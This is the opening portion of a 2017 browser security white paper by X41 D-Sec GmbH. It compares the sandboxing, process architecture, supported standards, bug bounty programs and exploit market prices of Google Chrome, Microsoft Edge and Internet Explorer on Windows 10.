Browser Security White Paper

Final Paper

2017-09-19

Markus Vervier, Michele Orrù, Berend-Jan Wever, Eric Sesterhenn
X41 D-SEC GmbH
Dennewartstr. 25-27
D-52068 Aachen
Amtsgericht Aachen: HRB19989

Revision History

Revision	*Date*	*Change*	*Editor*
1	2017-04-18	Initial Document	E. Sesterhenn
2	2017-04-28	Phase 1	M. Vervier, M. Orrù, E. Sesterhenn, B.-J. Wever
3	2017-05-19	Phase 2	M. Vervier, M. Orrù, E. Sesterhenn, B.-J. Wever
4	2017-05-25	Phase 3	M. Vervier, M. Orrù, E. Sesterhenn, B.-J. Wever
5	2017-06-05	First Draft	M. Vervier, M. Orrù, E. Sesterhenn, B.-J. Wever
6	2017-06-26	Second Draft	M. Vervier, M. Orrù, E. Sesterhenn, B.-J. Wever
7	2017-07-24	Final Draft	M. Vervier, M. Orrù, E. Sesterhenn, B.-J. Wever
8	2017-08-25	Final Paper	M. Vervier, M. Orrù, E. Sesterhenn, B.-J. Wever
9	2017-09-19	Public Release	M. Vervier, M. Orrù, E. Sesterhenn, B.-J. Wever
10	2017-09-29	Errata 1	M. Vervier, M. Orrù, E. Sesterhenn, B.-J. Wever

Contents

1 Executive Summary

This white paper provides a technical comparison of the security features and attack surface of Google Chrome, Microsoft Edge, and Internet Explorer. We aim to identify which browser provides the highest level of security in common enterprise usage scenarios, and show how differences in design and implementation of various security technologies in modern web browsers might affect their security.

Comparisons are done using a qualitative approach since many issues regarding browser security cannot easily be quantified. We focus on the weaknesses of different mitigations and hardening features and take an attacker's point of view. This should give the reader an impression about how easy or hard it is to attack a certain browser.

The analysis has been sponsored by Google. X41 D-Sec GmbH accepted this sponsorship on the condition that Google would not interfere with our testing methodology or control the content of our paper. We are aware that we could unconsciously be biased to produce results favorable to our sponsor, and have attempted to eliminate this by being as transparent as possible about our decision-making processes and testing methodologies.

Results

It is clearly visible that newer browsers like Google Chrome and Microsoft Edge are designed to be secure and hardened against exploits. Restrictive enforcement of secure behaviour, strong sandboxing, mitigations such as hardened compiler flags and runtime restrictions make exploiting browsers a much harder task than before. X41 D-Sec GmbH found that security restrictions are best enforced in Google Chrome and that the level of compartmentalization is higher than in Microsoft Edge. We consider Internet Explorer to be the least secure browser, mainly because of incomplete sandboxing and support of legacy web technologies. It was discovered that in the tested Microsoft Windows 10 system, Internet Explorer does not run in Enhanced Protected Mode (EPM), but instead in classical Protected Mode (PM). This mode is considered to be weak in comparison to AppContainer based sandboxing in Microsoft Edge or the Google Chrome sandbox. Regarding security in enterprise environments, we found Microsoft Edge and Internet Explorer to be less secure due to legacy features. Notably, a default compatibility site list is active in Microsoft

Edge. Sites on this list trigger a dialogue encouraging the user to open the site in Internet Explorer. X41 D-Sec GmbH was able to register an expired domain included in this list to demonstrate it. By triggering a downgrade to the less secure Internet Explorer via user interaction, advanced security features of Microsoft Edge are not available on this site.

X41 D-Sec GmbH found the general approach to sandboxing to be very different in the reviewed browsers. Google Chrome tries to compartmentalize by having separated duties among dedicated processes that are tightly locked down. It uses a combination of techniques to sandbox dangerous tasks such as rendering untrusted content. The renderer and plugin processes do not have access to resources such as the file system, registry, or the network. In contrast to this, Microsoft Edge and Internet Explorer have powerful content processes that are able to render webpages completely standalone. We consider the underlying AppContainer technology used in Microsoft Edge to be effective in providing isolation. Yet the capabilities assigned to the sandboxed processes of Microsoft Edge give partial access to resources such as the network, file system, or the Microsoft Windows registry. Microsoft Edge and Internet Explorer employ the most operating system and compile-time security features to sandbox, isolate, and harden content processes against privilege escalation and control flow hijacking. However, we find the capabilities of the content processes to be quite extensive.

X41 D-Sec GmbH analyzed the enforcement of isolation for different websites among each other. This aspect is highly important, since sandboxing is less useful if content from different origins is processed inside the same sandbox. The isolation of privileged sites, such as configuration sites and extensions, is found to be more complete in Google Chrome. No isolation based on common Internet web origins is observed in Microsoft Edge or Internet Explorer. In Google Chrome certain privileged sites such as the extension app store, flags, and settings are isolated on a process level. Microsoft Edge also partially uses process level isolation, for instance on settings pages or between private Intranet sites and Internet sites. Notably, Google Chrome has implemented a more restrictive site isolation mode as an experimental feature, which increases site isolation even more. However, we discovered a general loophole that still allows partial access to resources from different origins.

Google Chrome handles a number of web security aspects such as Content Security and Same Origin Policies better. However, since it supports more HTML5 features, these may be abused for novel attacks. Examples for this are Service Workers, WebUSB, and WebBluetooth. Internet Explorer is the browser with the least support for new web technologies, followed by Microsoft Edge. The more conservative feature adoption of Microsoft Edge and Internet Explorer reduces the attack surface created by novel web technologies.

On a positive note, novel web technologies introduced by Google Chrome and Microsoft Edge are accompanied by specifications and documentation including security considerations and descriptions of possible threats and attack vectors. Also most of these technologies are not enabled by default.

All three browsers have a number of attack vectors that can be used by attackers during phishing campaigns, red teaming and other offensive activities. We consider this an important aspect of comparison since client-side and phishing are common attack vectors observed in the browser domain.

Internet Explorer and also Microsoft Edge are the most vulnerable to client-side attacks, not only for the number of exploits that have been released, but also because they still support legacy functionality like HTML Applications or leak credentials via SMB resources. On the other hand, Google Chrome can be conveniently targeted via browser extensions unless mitigated using Group Policies. Extensions allow an attacker to almost fully control the browser, and X41 D-Sec GmbH was able to bypass the automated checks implemented by the Google Web Store.

The SafeBrowsing phishing protection of Google Chrome is found to be more accurate than SmartScreen used in Microsoft Edge and Internet Explorer. However, both the protections are not bullet-proof and will likely not help defend against targeted spear phishing attacks, especially if the victim is not using Microsoft nor Google mail services.

On a security usability side, Google Chrome also performs best. The Omnibox address bar is clear and consistent in the usage of colors and icons, helping the users to take safe choices without additional clicks. On the contrary, Microsoft Edge and Internet Explorer have a less clear address bar, for example using the green color exclusively for sites with EV-SSL certificates.

All three browsers are updated automatically, the major difference is the monthly update for Microsoft Edge and Internet Explorer versus the unscheduled update process for Google Chrome, which gets patches faster to the user. For all browsers, the update process ensures that only the correct binaries get downloaded and installed. Google Chrome, being open source, allows the whole security community to examine their code. Our results show that the Google Chrome security team takes less time to fix security issues from the moment they are reported; which makes the time users are exposed to known vulnerabilities in Google Chrome shorter than in Microsoft Edge or Internet Explorer on average. Hardening features are usually adopted by all three browsers directly after they become available by the OS or compiler. The exception for the analysed features is Control Flow Guard (CFG), for which the coverage in Google Chrome is behind Microsoft Edge and Internet Explorer. Google Chrome and Microsoft Edge have bug bounties for security vulnerabilities, whereas no such program exists for Internet Explorer. Prices paid for exploits are similar for all the three browsers, up to $80,000 for a full working exploit.

In conclusion, Google Chrome and Microsoft Edge employ modern isolation and mitigation techniques and are designed to provide a secure web-browsing experience to users. In contrast, the security level of Internet Explorer is lower than in the past since it now runs only in Protected Mode (PM) instead of Enhanced Protected Mode (EPM). Novel web technologies do create new attack vectors and attack surface and Google Chrome supports more of these experimental technologies. Google Chrome and Microsoft Edge have mitigations against client side attacks and phishing. Both are similar in nature but we do see a slight advantage for Google Chrome in this area. In our mind the enforcement of site isolation also in lower level components is one of the most important security features that a browser should have today. No browser enforces this currently in a complete manner, yet Google Chrome has experimental support for a more complete implementation. We found that Google Chrome is more strict in enforcing security restrictions, has a higher level of compartmentalization, and more secure defaults.

2 Methodology

We discuss various different features of the analyzed browsers and highlight various design decisions and implementation differences on a feature local scope. Additionally, we provide an overview of the different approaches to security and the techniques employed. We have chosen to use a qualitative approach in our tests due to the distinctive approaches and design decisions of the different browsers. Readers are encouraged to draw their own conclusions based on the information we provide, and in consideration of their specific security needs.

We were able to identify a number of factors that may have influenced our efforts and the results of our testing, including the following:

- some code is distributed as Open Source and could be inspected more closely than other code,
- each browser supports different features (see 4),
- bugs might get fixed and features changed while the comparison is written,
- vulnerabilities in the wild might not be known to the vendors,
- not all vulnerabilities might be disclosed to the vendors,
- and not all relevant aspects might be included in this paper.

X41 D-Sec GmbH has attempted to limit the effect of these factors as much as possible.

A previous report[1] that is similar to this report received public criticism on the following items:

- malware sample set may be skewed,
- security technology rated differently (IE9 Just In Time (JIT) hardening),
- malware blocking capabilities misinterpreted.

[1] https://accuvantstorage.blob.core.windows.net/web/files/AccuvantBrowserSecCompar_FINAL.pdf

We try to take this criticism into consideration as much as possible in the relevant sections. The interested reader should take a look at other studies regarding this subject as well (e.g. by NSS Labs[2]), which highlight different aspects.

Before this paper was written, we tried to identify the requirements for generating an overall rating of each browser's security. This would have required us to specify everything we planned to analyze in the beginning and generate a scoring system for every subject. We found that some subjects could not be quantified and that there would be various ways of quantifying others that could lead to different results. We would also have had to apply weights to the various subjects to generate an overall rating. In the opinion of the authors, such scoring metrics and weights are always going to be subjective and would not provide an objective result that everyone could agree with. The weights could probably be modified to provide whatever outcome one might desire, potentially leading to endless debates. Last but not least, having to define everything we planned to analyze up front would have prevented the authors from investigating additional topics that came up during the project.

Instead of attempting to give an overall rating, we compared the different features and topics on an individual basis and provide our findings. Where sensible we highlight potential issues and risk, and offer our opinion on potential ways to improve. We believe this will provide the reader with an accurate overview of the current state of browser security.

To make results reproducible our tools and tests are available at `https://github.com/x41sec/browser-security-whitepaper-2017/`.

The browsers versions analyzed in this report are:

- Google Chrome 61.0.3163.100,
- Microsoft Edge 40.15063.0.0 (EdgeHTML 15.15063), and
- Internet Explorer 11.296.15063.0

running on Microsoft Windows 10 Build 15063.rs2_release.170317-1834.

[2] `https://research.nsslabs.com/reports?Cat0=6#cat0=22`

3 Introduction

The three browsers covered in this white paper are similar in their feature sets, mostly because they all attempt to adhere to the same web standards set by a number of standards organizations. However, the way these standards are implemented and subsequently the architecture differs greatly. Modern browsers have a feature set way beyond the original task of simply rendering HyperText Markup Language (HTML). They offer a multitude of multimedia features, support extensions, and have built-in applications such as Portable Document Format (PDF) readers and Adobe Flash. This has shown to have strong impact on security in the past.

For security and stability reasons modern browsers run in a number of different processes that perform various functions. Some of these processes are restricted using sandboxes and are only allowed to have limited privileges.

We give an overview of the general architecture and the process models of the browsers. All browsers consist of several logical components that might be split over different processes:

- Web engine / HTML rendering engine
- JavaScript engine
- Data I/O such as network I/O and filesystem operations
- Rendering / Graphics

In addition to the above, browser may have built-in support for showing PDF files and *Adobe Flash*, and Internet Explorer supports a number of legacy technologies, including *ActiveX* and Browser Helper Object (BHO)s.

To improve stability and security, all three web browsers run their various components in several different processes that use IPC to communicate. There is a broker process that communicates with several client processes. The client processes perform specific complex tasks such as rendering websites from HTML, but do not have access to most of the system. The broker process does have access to the system, but performs a very limited set of tasks.

All browsers use isolation techniques to enforce security restrictions. They are described in detail in section 7.

3.1 GOOGLE CHROME




Figure 3.1: Chrome Logical Components

Google Chrome is developed by Google and was first released in 2008. It is a freeware browser available for various platforms. Subject of this comparison is Google Chrome on Microsoft Windows 10 in enterprise environments.

Initially Google Chrome used the WebKit layout engine to render HTML, but it was forked into a new web engine called Blink, which has been used since Google Chrome version 28.

JavaScript support is implemented using the *Chrome V8* engine. It is an open source[1] engine developed by the *Chromium Project*[2].

The default process model in Google Chrome uses separate processes that all run the same process image (*chrome.exe*). These processes can be divided into the following types:

- *Browser Process* (medium integrity)
- *GPU Process* (low integrity)
- *Renderer / Tab Processes* (untrusted integrity)
- *Plugin-In Processes - for example PDF and Flash* (untrusted integrity)
- *Crashpad Handler Process* (medium integrity): Crash reporting

[1] https://developers.google.com/v8/
[2] https://www.chromium.org

- *Watcher Process* (medium integrity)
- *Utility Processes*: Short lived processes for specific tasks (untrusted integrity)

The logical components are not necessarily reflected in the process model. They are shown for Google Chrome in figure 3.1.

The browser process is the main process and controls the render processes. The renderer processes render the webpages shown in the tabs and windows of the browser. Settings and **about:** pages are hosted in renderer processes as well. In contrast to Microsoft Edge and Internet Explorer, the renderer processes do not perform network communication directly. Google Chrome exclusively uses IPC over named pipes for communication between the different processes.

More information about the Google Chrome sandbox can be found in section 7.3.

3.2 MICROSOFT EDGE




Figure 3.2: Edge Logical Components

Microsoft Edge is developed by Microsoft as the successor to Internet Explorer. It is the default web browser in Microsoft Windows 10 on all device classes. Microsoft Edge supports new features but also abandons several technologies available in Internet Explorer such as ActiveX and the BHO, which have historically been a source of many vulnerabilities and were commonly abused in attacks. According to Microsoft, Microsoft Edge development is strongly focused on security and support for established web standards.

Microsoft Edge uses *EdgeHTML* as its layout engine, which is a fork of *Trident* — the layout engine used by Internet Explorer— that was mostly rewritten according[3] to Microsoft. Microsoft Edge uses the *Chakra*

[3] https://blogs.windows.com/msedgedev/2015/02/26/a-break-from-the-past-the-birth-of-microsofts-new-web-rendering-engine/

JavaScript engine. The core of this engine, called *ChakraCore*[4], is open source.

The default process model in Microsoft Edge uses separate processes that run a number of different binaries:

- *MicrosoftEdge.exe* (medium integrity): Main browser process
- *MicrosoftEdgeCP.exe (Web)* (AppContainer): Content processes for web content
- *MicrosoftEdgeCP.exe (UI)* (AppContainer): Content processes for new tab pages.
- *MicrosoftEdgeCP.exe (Extensions)* (AppContainer): Content processes for extensions.
- *MicrosoftEdgeCP.exe (Settings)* (AppContainer): Content processes for settings pages.
- *MicrosoftEdgeCP.exe (Flash)* (AppContainer): Content processes for Flash
- *MicrosoftEdgeCP.exe (OOP JS)* (AppContainer): Process for JIT JavaScript compilation
- *browser_broker.exe* (medium integrity): Broker process
- *RuntimeBroker.exe* (medium integrity): Permission Management

Microsoft Edge is a Universal Windows Platform (UWP) application and these processes are therefore spawned from *svchost.exe*. This also means Microsoft Edge interacts with a number of other processes that are part of the UWP App framework, such as those running *ApplicationFrameHost.exe*. These are not considered to be part of the browser itself and will not be covered in this paper.

Installation of extensions can be initiated from the browser via the Windows Store, but requires user interaction, as the browser only opens the Store App: the user must then actively choose to install the extension in the Store app.

Logical components of Microsoft Edge are shown in figure 3.2. As in Google Chrome they also do not map directly to the process model.

The main browser process is responsible for rendering the tab User Interface (UI) and shared navigation elements. Because this contains the address bar, the end-user will have to make security decision on what it displays. This should therefore be very tightly controlled: this sensitive information must not be controllable from a malicious webpage. Microsoft Edge uses content processes to render such content. Adobe Flash runs in a separate process. During testing, we discovered that loading Adobe Flash in a webpage causes the service that starts the Microsoft Edge processes to also start a process running *FlashUtil_ActiveX.exe*. Killing this process does not appear to affect the functionality of the Flash content in the webpage; it remains functional and interactive. If this process is killed, it is not automatically re-created, except when a new webpage containing Flash is loaded, or an existing page running Flash is reloaded. The purpose of this extra process is not entirely clear, but the binary contains many strings of text that suggests it is used to check for

[4] `https://github.com/microsoft/ChakraCore`

updates. After the initial communication no further communication between content processes and this process were seen.

The browser broker provides access to a limited set of sensitive resources, such as Distributed Component Object Model (DCOM) and Windows Runtime (WinRT), to the various sandboxed AppContainers.

More information about the Microsoft Edge sandbox is given in section 7.5.

3.3 Microsoft Internet Explorer (IE)




Figure 3.3: Internet Explorer Logical Components

Internet Explorer is a series of web browsers developed by Microsoft. It has been included in the Microsoft Windows operating systems since 1995. There have been 11 major versions of Internet Explorer, and the browser has changed drastically over the two decades of its existence. Microsoft Windows 10 comes with Internet Explorer 11 installed by default. Especially in Enterprise contexts, Internet Explorer is widely used to support legacy applications that rely on technologies and features only available in Internet Explorer. This is the main reason why Internet Explorer was included in this comparison even though it is officially superseded by Microsoft Edge.

On Microsoft Windows operating systems since Windows 8, but before Windows 10, Internet Explorer can be run in two “modes”: as a Metro App and as a desktop application. When run as a Metro App, features such as plug-ins, ActiveX, and BHOs are disabled and *Enhanced Protected Mode* is enabled, which provided AppContainer sandboxing. When run as a desktop application, all legacy features are enabled and no AppContainer sandboxing is applied. Note that some legacy features, such as **VBScript** and **VML** are only available on 32-bit versions of Windows.

In Microsoft Windows 10, Internet Explorer as a Metro App is replaced by Microsoft Edge, but the desktop application is still available and can be used to browse websites that were designed for older versions of Internet Explorer and rely on legacy features that are not available in Microsoft Edge. This is especially notable in the context of enterprise site mode and legacy sites described in section 6.1.2.

The logical components of Internet Explorer are based on the Loosely-Coupled IE (LCIE) model introduced in Internet Explorer version 8 as depicted in figure 3.3.

These logical components do not map to the process model one-to-one.

- *iexplorer.exe* (medium integrity): Main browser process UI Frame and broker.
- *iexplorer.exe* (low integrity): Tab processes for web content

The main process functions as a broker and UI frame process and additional child-processes are created for rendering webpages in tabs. In versions of Microsoft Windows prior to Windows 10, tab processes can be sandboxed using AppContainers by enabling EPM. Otherwise, *Protected Mode* is used, in which case tab processes are run with a low integrity level, while the main process runs with a medium integrity level.

On the tested Microsoft Windows 10 system a webpage can be opened in Internet Explorer directly, but also from Microsoft Edge in specific situations (for compatibility reasons). In both cases EPM is not enabled, meaning no AppContainers are used.

More information about the sandbox of Internet Explorer and lack of EPM in Microsoft Windows 10 can be found in section 7.5.

4 Attack Surface

In this section we will look at how complexity can affect the security of software. Software complexity itself is hard to quantify, but there are several ways one might consider approximating it.

4.1 Supported Standards

Content can be specified in different ways, which a browser is required to support. This subsection compares the features supported.

4.1.1 Web Technologies

At the time of 2017-04-27, Wikipedia[1] listed the support as shown in Table 4.1.

Browser	CSS2.1	Frames	XSLT	XHTML 1.0	XHTML 1.1	Web Forms 2.0	SMIL	VML
Google Chrome	●	●	●	●	●	○	○	○
Microsoft Edge	●	●	●	●	●	●	○	○
Internet Explorer	●	●	●	●	●	○	●	●

Table 4.1: Web Technologies supported by Browsers (● - True, ○ - False, ◐ - Partly)

The newer Web Forms standard is only supported by Microsoft Edge. Synchronized Multimedia Integration Language (SMIL) and Vector Markup Language (VML) are only supported by Internet Explorer, but not by the more modern browsers. Also, Internet Explorer 11 still supports VML when Internet Explorer 10 document mode is set via meta tags.

[1] https://en.wikipedia.org/wiki/Comparison_of_web_browsers#Web_technology_support

Since features are more finegrained than just the support for a standard, the caniuse[2] database[3] was queried for more details. At 2017-07-05 a total of 417 features was listed in the database, therefore only a summarized overview is given in table 4.2.

Browser	Supported	Not supported	Partial Support	Implemented, but switched off
Google Chrome 59	321	60	36	0
Microsoft Edge 15	237	133	45	2
Internet Explorer 11	168	184	66	0

Table 4.2: Support for Frontend Web Technologies According to caniuse.com

As shown, according to caniuse, Google Chrome supports the most features, Microsoft Edge coming in second, and Internet Explorer supports the least amount of features. Of the 417 features, 157 were supported by all three browsers and 37 by no browser.

The Acid tests, compare subsets of different standards (HyperText Transfer Protocol (HTTP), Document Object Model (DOM), HTML and Extensible HyperText Markup Language (XHTML) among others) to test compliance between different browsers. When comparing Acid[4] scores, all three browsers were Acid 1, 2 and 3 compliant, therefore supporting the same set of features.

We tested compliance with the newer HTML 5 standard using `https://html5test.com` and got the results shown in table 4.3.

Browser	HTML5test score
Google Chrome 59.0.3071.86	518/555
Microsoft Edge 40.15063.0.0	468/555
Internet Explorer 11.296.15063.0	312/555

Table 4.3: HTML 5 Test Scores

Google Chrome received the highest HTML 5 scores, and possibly provides the biggest attack surface in this area compared to the other browsers. The older Internet Explorer supports the least amount of the newer features.

JavaScript is heavily used by websites to provide interactive content to visitors. As of 2017-04-26, Wikipedia[5] lists support for JavaScript technologies as shown in Table 4.4.

[2] `https://caniuse.com`
[3] `https://github.com/Fyrd/caniuse/blob/master/data.json`
[4] `http://acid3.acidtests.org/`
[5] `https://en.wikipedia.org/wiki/Comparison_of_web_browsers#JavaScript_support`

Browser	JavaScript	ECMAScript 3	DOM 1	DOM 2	DOM 3	XPath	DHTML	XMLHttpRequest	Rich editing
Google Chrome	●	●	●	●	◐	●	●	●	●
Microsoft Edge	●	●	●	●	◐	●	●	●	●
Internet Explorer	●	●	●	●	●	●	●	●	●

Table 4.4: JavaScript Support (● - True, ○ - False, ◐ - Partly)

Besides the protocols to transfer content and the markup languages, other content is also parsed and displayed by the different browsers. Among this other content are images used in the websites.

As of 2017-04-26, Wikipedia[6] lists the support of image formats as shown in Table 4.5.

Browser	JPEG	JPEG XR	WebP	GIF	PNG	APNG	TIFF	SVG	PDF	2D Canvas	XBM	BMP	ICO
Google Chrome	●	○	●	●	●	●	○	◐	○	●	●	●	●
Microsoft Edge	●	●	○	●	●	○	●	◐	○	●	○	●	●
Internet Explorer	●	●	○	●	●	○	●	◐	○	●	○	●	●

Table 4.5: Image Format Support (● - True, ○ - False, ◐ - Partly)

The JPEG XR format developed by Microsoft is just supported by the Microsoft Browsers. In contrast, the WebP format developed by Google is just supported on Google Chrome. The Animated Portable Network Graphics (APNG) format and X BitMap (XBM) are supported by Google Chrome as well, and not by the Microsoft browsers, which are able to handle Tagged Image File Format (TIFF) files. The PDF format is supported native by Google Chrome and Microsoft Edge, whereas Internet Explorer can use the Adobe Plugin to display PDF content.

[6] `https://en.wikipedia.org/wiki/Comparison_of_web_browsers#Image_format_support`

5 Organizational Security Aspects

This section covers non-technical aspects of security including economic and social factors that reflect the state of play in application and platform security.

5.1 Bug Bounties

Various vendors have bug bounty programs to reward security researchers for reporting security vulnerabilities in their products. They are intended to motivate researchers to look for and report security issues to the vendor directly, rather than sell information about these issues and/or working exploits for them to third parties.

The rewards offered by the bug bounty programs that cover issues in the web browsers are similar. But Google does offer rewards for a wider range of security issues.

5.1.1 Google Chrome

As of 2017-06-07[1], Google is offering rewards for different security issues depending on the quality of the report (see table 5.1).

	High-quality report with exploit	High-quality report	Baseline	Low-quality report
Sandbox Escape	$15,000	$10,000	$2,000 - $5,000	$500
Renderer Remote Code Execution	$7,500	$5,000	$1,000 - $3,000	$500
Universal Cross-site Scripting (XSS)	$7,500	$5,000	N/A	N/A
Information Leak	$4,000	$2,000	$0 - $1000	$0
Download Protection bypass	N/A	$1,000	$0 - $500	$0

Table 5.1: Google Chrome Bug Bounty Rewards

[1] https://www.google.com/about/appsecurity/chrome-rewards/

Google started the bug bounty program in 2010[2] when such programs were not very common yet, and paid prices up to $60,000 two years later[3].

5.1.2 Microsoft Edge

Microsoft offered a temporary bug bounty program for Microsoft Edge[4] that was to run until 2017-06-30, for a select set of issues with prices depending on the type of issue and the quality of the report (see table 5.2). This program was changed[5] into a sustained bug bounty program, which was still effective on 2017-06-07.

Vulnerability	Exploit	PoC	Report Quality	Payout Range
RCE	Required	Required	High	Up to $15,000
RCE	No	Required	High	Up to $6,000
RCE	No	Required	Low	Up to $1,000
Privacy Compromise	No	Required	High	Up to $6,000
Privacy Compromise	No	Required	Low	Up to $1,500

Table 5.2: Microsoft Edge Bug Bounty Rewards

In addition to the browser security bug bounty program, Microsoft is offering bug bounties for mitigation bypasses[6] and additional defense techniques. Microsoft started offering bug bounty programs in 2013[7], three years after Google.

5.1.3 Internet Explorer

As of 2017-06-07, no Internet Explorer specific bug bounty program exists. The last temporary bug bounty program ended on 2013-07-26[8]. It rewarded up to $11,000 for critical vulnerabilities that affected Internet Explorer 11 preview on the latest Microsoft Windows versions.

5.2 Exploit Pricing

Information about security issues and exploits for these issues have significant financial value to various groups of people, such as security penetration testing teams, cyber criminals, law enforcement, and intelli-

[2] https://blog.chromium.org/2010/01/encouraging-more-chromium-security.html
[3] https://blog.chromium.org/2012/02/expanding-chromium-security-rewards.html
[4] https://technet.microsoft.com/en-us/library/mt761990.aspx
[5] https://blogs.technet.microsoft.com/msrc/2017/06/21/extending-the-microsoft-edge-bounty-program/
[6] https://technet.microsoft.com/en-us/library/dn425049.aspx
[7] https://technet.microsoft.com/en-us/library/dn425036.aspx
[8] https://technet.microsoft.com/en-us/library/dn425036.aspx

gence agencies. Their price is influenced by supply (the number of issues that can be found and the effort required to find and exploit them) and demand (the number of buyers and what targets they are interested in). Market forces will drive the price of exploits up when they are in high demand or low availability. The latter usually means it is hard to find issues and/or exploit them in a target.

X41 D-Sec GmbH found a number of public sources for information about exploit pricing and asked a number of other sources, but found none of them were willing to go on the record about their prices. We have decided to include only public sources that can be independently verified and excluded the information provided by brokers that were not willing to go on record. X41 D-Sec GmbH considers it a very realistic possibility that there are parties that are willing to offer much higher amounts than what we report here.

The prices we found in the public sources are all very similar, at around $80,000 for a working exploit with sandbox escape.

5.2.1 Zerodium

As of 2017-08-23, Zerodium[9] buys exploits for Google Chrome and Microsoft Edge. Until August 2017 they also offered up to $80,000 for exploits targeting Internet Explorer. They offer two different price levels; one for an exploit without Sandbox Escape (SBX) and one that includes SBX (see table 5.3).

Browser	No SBX	With SBX
Google Chrome	$50,000	$150,000
Microsoft Edge	$30,000	$80,000
Internet Explorer[10]	$30,000	$80,000

Table 5.3: Zerodium Exploit Prices

The prices offered for Google Chrome are the highest. In general the prices offered are substantially higher than the bug bounties offered by the vendors.

5.2.2 Pwn2Own

The Pwn2Own contest pays prices for successful exploitation of different targets[11]. For the 2017 contest, a reward of $80,000 is offered to the team which has a working exploit for either Google Chrome or Microsoft Edge. There is no reward for a working Internet Explorer exploit. If an exploit is able to escalate to SYSTEM-level privileges, an additional reward of $30,000 is offered. These amounts are similar to those offered by Zerodium. The history of the reward amounts offered can be seen in table 5.4.

[9] https://zerodium.com/program.html

[10] Deleted as of 2017-08-23

[11] http://zerodayinitiative.com/Pwn2Own2017Rules.html

Browser	2017	2016	2015	2014	2013
Google Chrome	$80,000	$65,000	$75,000	$100,000	$100,000
Microsoft Edge	$80,000	$65,000	-	$100,000	$100,000
Internet Explorer	-	-	$65,000	-	-

Table 5.4: Pwn2Own Prices over the Years

5.2.3 vuldb

vuldb[12] is a vulnerability database, which calculates exploit prices for exploits in their database[13]. At 2017-06-07, we queried their data to extract relevant information about our browser and constructed a chart (see figure 5.3[14]).




Figure 5.1: Google Chrome vuldb Prices

